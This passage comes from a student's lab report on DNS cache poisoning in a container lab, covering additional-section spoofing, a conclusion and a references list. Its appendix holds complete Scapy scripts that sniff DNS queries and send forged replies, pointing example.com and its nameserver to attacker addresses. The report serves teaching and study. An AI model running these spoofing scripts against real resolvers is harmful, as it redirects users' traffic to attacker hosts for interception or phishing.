

Figure 79: Task IV, dig google.com.



Figure 80: Task IV, local DNS cache II.



Figure 81: Task IV, code running.

Task V

Spoofing Records in the Additional Section

In this task the previous cede updated to add new entry in the additional section, the following entries added:

- ns.attacker32.com 1.2.3.4
- ns.example.net 5.6.7.8
- www.facebook.com 3.4.5.6

The code is same as the previous one, but additional sections added to match the previous entries. Anssec1, Anssec2, and Anssec3 which mapped the URL with specific IP addresses.

- arcount = 3: There's three additional sections. So, its set to 3.
- ar = Anssec1 / Anssec2 / Anssec3: includes the additional sections record, which created in lines 33-36, in lines 38-41, and in lines 43-46.

⇨ nscount = 1: There's one NS record in the code. So, its set to 1.

⇨ ns = NSsec: includes the NS record, which created previously in lines 28-31.



Figure 82: Task V, code file inside the volumes.



Figure 83: Task V, flush the local DNS.



Figure 84: Task V, code.



Figure 85: Task V, code run.

Now the **dig** command will used:

- ⇨ dig www.example.com



Figure 86: Task V, dig www.example.com.

After the **dig** command, the cache will print and check if it has any records related to the additional added sections.



Figure 87: Task V, local DNS cache.

As shown in the previous figure, the cache contains records for example and attacker domains but did not have any records about facebook.com, which expected because the attacker container nameserver did not has any setup or configuration “zone forwarding file”.



Figure 88: Task V, code running.

Conclusion

This was a very reach and fun experiment, its focus on DNS attacks like DNS Cache Poisoning Attack, Spoofing NS Records, and Spoofing Records in the Additional Section, during five tasks. Each attack type in this experiment has some weakness points next to the strongest points.

In the first task, Directly Spoofing Response to User, the attacker spoofs the response and success with that, but its only work at the first user query after that its failure. Next, in the second task, DNS Cache Poisoning Attack, the attacker poisons the local DNS cache which lead to successfully attacks during all user queries not just the first one, this huge update comes due to change the target devise to the local DNS server instead of the user device in the first task. After that, in the third task, Spoofing NS Records, in this task the attacker success to poisons the hole domain not just a specific URL as the previous tasks, by using the nameserver instead of using an IP address. Moreover, in the fourth task, Spoofing NS Records for Another Domain, same as the third task but new authority section added with the attacker nameserver, the nameserver cannot attack any domain unless it has a fake zone forwarding file inside it. So, no records added to the local DNS cache about the new authority section. Finally, in the fifth task, Spoofing Records in the Additional Section, new additional sections added to the python code with specific IP address for each of them, the cache poisoning just success for the URL exist in the attacker nameserver and failed in the different additional section.

Appendix

Task I

```
#!/bin/env python3
from scapy.all import *
import sys
target = sys.argv[1]
def spoof_dns(pkt):
    if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        old_ip = pkt[IP]
        old_udp = pkt[UDP]
        old_dns = pkt[DNS]
        ip = IP(dst=old_ip.src,
                src=old_ip.dst)
        udp = UDP(dport=old_udp.sport,
                  sport=53)
        Anssec = DNSRR(rrname=old_dns.qd.qname,
                       type='A',
                       rdata='1.2.3.7',
                       ttl=259200)
        dns = DNS(id=old_dns.id,
                        aa=1, qr=1, qdcount=1, ancount=1,
                        qd=old_dns.qd,
                        an=Anssec)
        spoofpkt = ip/udp/dns
        send(spoofpkt)
f = 'udp and (src host {} and dst port 53)'.format(target)
pkt = sniff(iface='br-e7e7d37be77c', filter=f, prn=spoof_dns)
```

Task III

```
#!/bin/env python3
from scapy.all import *
import sys
target = sys.argv[1]
def spoof_dns(pkt):
   if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
      old_ip = pkt[IP]
      old_udp = pkt[UDP]
      old_dns = pkt[DNS]
      ip = IP(dst=old_ip.src,
            src=old_ip.dst)
      udp = UDP(dport=old_udp.sport,
             sport=53)
      Anssec = DNSRR(rrname=old_dns.qd.qname,
                  type='A',
                  rdata='1.2.3.7',
                  ttl=259200)
      NSsec = DNSRR(rrname = "example.com",
                  type = 'NS',
                  rdata ='ns.attacker32.com',
                  ttl = 259200)
      dns = DNS(id=old_dns.id,
                   aa=1, qr=1, qdcount=1, ancount=1, nscount=1,
                   qd=old_dns.qd,
                   an=Anssec, ns = NSsec)
      spoofpkt = ip/udp/dns
      send(spoofpkt)
f = 'udp and (src host {} and dst port 53)'.format(target)
pkt = sniff(iface='br-e7e7d37be77c', filter=f, prn=spoof_dns)
```

Task IV

```
# !/bin/env python3
from scapy.all import *
import sys
target = sys.argv[1]
def spoof_dns(pkt):
   if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
      old_ip = pkt[IP]
      old_udp = pkt[UDP]
      old_dns = pkt[DNS]
      ip = IP(dst=old_ip.src,
            src=old_ip.dst)
      udp = UDP(dport=old_udp.sport,
             sport=53)
      Anssec = DNSRR(rrname=old_dns.qd.qname,
                type='A',
                rdata='1.2.3.7',
                ttl=259200)
      NSsec = DNSRR(rrname="example.com",
               type='NS',
               rdata='ns.attacker32.com',
               ttl=259200)
      NSsec2 = DNSRR(rrname="google.com",
                type='NS',
                rdata='ns.attacker32.com',
                ttl=259200)
      dns = DNS(id=old_dns.id,
            aa=1, qr=1, qdcount=1, ancount=1, nscount=2,
            qd=old_dns.qd,
            an=Anssec, ns=NSsec / NSsec2)
      spoofpkt = ip / udp / dns
      send(spoofpkt)
f = 'udp and (src host {} and dst port 53)'.format(target)
pkt = sniff(iface='br-e7e7d37be77c', filter=f, prn=spoof_dns)
```

Task V

```
# !/bin/env python3

from scapy.all import *

import sys

target = sys.argv[1]

def spoof_dns(pkt):

   if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):

      old_ip = pkt[IP]

      old_udp = pkt[UDP]

      old_dns = pkt[DNS]

      ip = IP(dst=old_ip.src,

            src=old_ip.dst)

      udp = UDP(dport=old_udp.sport,

             sport=53)

      Anssec = DNSRR(rrname=old_dns.qd.qname,

                  type='A',

                  rdata='1.2.3.7',

                  ttl=259200)

      NSsec = DNSRR(rrname = "example.com",

                  type = 'NS',

                  rdata ='ns.attacker32.com',

                  ttl = 259200)

      Anssec1 = DNSRR(rrname="ns.attacker32.com",

                  type='A',

                  rdata='1.2.3.4',
```

```
                ttl=259200)
        Anssec2 = DNSRR(rrname="ns.example.net",
                type='A',
                rdata='5.6.7.8',
                ttl=259200)
        Anssec3 = DNSRR(rrname="www.facebook.com",
                type='A',
                rdata='3.4.5.6',
                ttl=259200)
        dns = DNS(id=old_dns.id,
                 aa=1, qr=1, qdcount=1, ancount=1, nscount=1, arcount=3,
                 qd=old_dns.qd,
                 an=Anssec, ns = NSsec, ar=Anssec1/Anssec2/Anssec3)
        spoofpkt = ip/udp/dns
        send(spoofpkt)
f = 'udp and (src host {} and dst port 53)'.format(target)
pkt = sniff(iface='br-e7e7d37be77c', filter=f, prn=spoof_dns)
```

References

[1]: https://www.geeksforgeeks.org/domain-name-system-dns-in-application-layer/ [Accessed 10/12 at 20:30]

[2]: https://help.fortinet.com/fadc/4-8-0/olh/Content/FortiADC/handbook/glb_remote_dns_server.htm [Accessed 10/12 at 20:43]

[3]: https://medium.com/@alysachan830/what-happens-from-typing-in-a-url-to-displaying-a-website-part-1-dns-cache-and-dns-lookup-86441848ea59 [Accessed 10/12 at 20:48]

[4]: https://www.akamai.com/glossary/what-is-dns-cache-poisoning

[Accessed 10/12 at 21:00]

[5]: https://intellipaat.com/blog/sniffing-and-spoofing/ [Accessed 10/12 at 21:04]

[6]: https://www.cisco.com/c/en/us/products/switches/what-is-a-lan-local-area-network.html

[Accessed 10/12 at 21:08]

[7]: https://scapy.net/ [Accessed 10/12 at 21:10]

[8]: https://wiki.ubuntu.com/UbuntuStudio/Seeds [Accessed 10/12 at 21:15]

[9]: https://docs.docker.com/reference/dockerfile/ [Accessed 10/12 at 21:25]

[10]: https://ionut-vasile.medium.com/exploring-scrapy-an-insight-into-its-capabilities-d7a405877cc0 [Accessed 10/12 at 21:27]

[11]: EXP10_Local_DNS_Attack_Lab.pdf [Accessed 30/12 at 00:47]

[12]: https://www.geeksforgeeks.org/dig-command-in-linux-with-examples/

[Accessed 30/12 at 13:18]

[13]: https://www.geeksforgeeks.org/ip-command-in-linux-with-examples/

[Accessed 30/12 at 16:21]